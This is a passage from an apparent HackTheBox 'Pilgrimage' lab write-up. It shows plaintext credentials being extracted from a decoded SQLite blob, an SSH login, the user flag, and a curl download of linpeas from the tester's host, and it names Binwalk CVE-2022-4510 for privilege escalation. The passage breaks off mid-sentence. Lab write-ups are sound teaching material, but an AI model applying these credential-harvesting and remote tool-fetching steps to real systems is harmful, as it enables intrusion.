
- CyberChef's From Hex mangled the binary blob,

sqlite3 pilgrimage.sqliteansweredfile is not a database (26). The decode loses the header alignment (control characters ride along at the start of the metadata). CyberChef itself at least confirmed what the blob was: From Hex + Detect File Type answeredSQLite / application/x-sqlite3.

The pragmatic shortcut: skip rebuilding the database, decode the hex and read the strings. The users table stores credentials in plaintext, and the strings dump shows username and password columns side by side:
emilyabigchonkyboi123Split at the column boundary: user emily, password abigchonkyboi123.
4. User: emily
ssh emily@pilgrimage.htb # abigchonkyboi123First command on the shell, per the standing rule:
emily@pilgrimage:~$ cat /home/emily/user.txt
77c706a49b420460aa678ed73c52b615
User flag banked before any privesc work, the CozyHosting lesson applied. One password typo on the first SSH attempt, second try clean.
5. Root hunt: linpeas finds the scanner
Session continued 2026-11-10. linpeas pulled to the box and run:
emily@pilgrimage:~$ curl -o linpeas.sh http://10.10.14.204:1212/linpeas.sh
emily@pilgrimage:~$ chmod +x linpeas.sh
emily@pilgrimage:~$ ./linpeas.sh
First privesc door closed, emily has no sudo rights:
emily@pilgrimage:~$ sudo -l
[sudo] password for emily:
Sorry, user emily may not run sudo on pilgrimage.

Binwalk CVE-2022-4510 (path traversal in the PFS extraction handler). With sudo off the table, the target is what runs in the background, the box's known pattern is a root process scanning uploaded files.

linpeas process tree answered it:
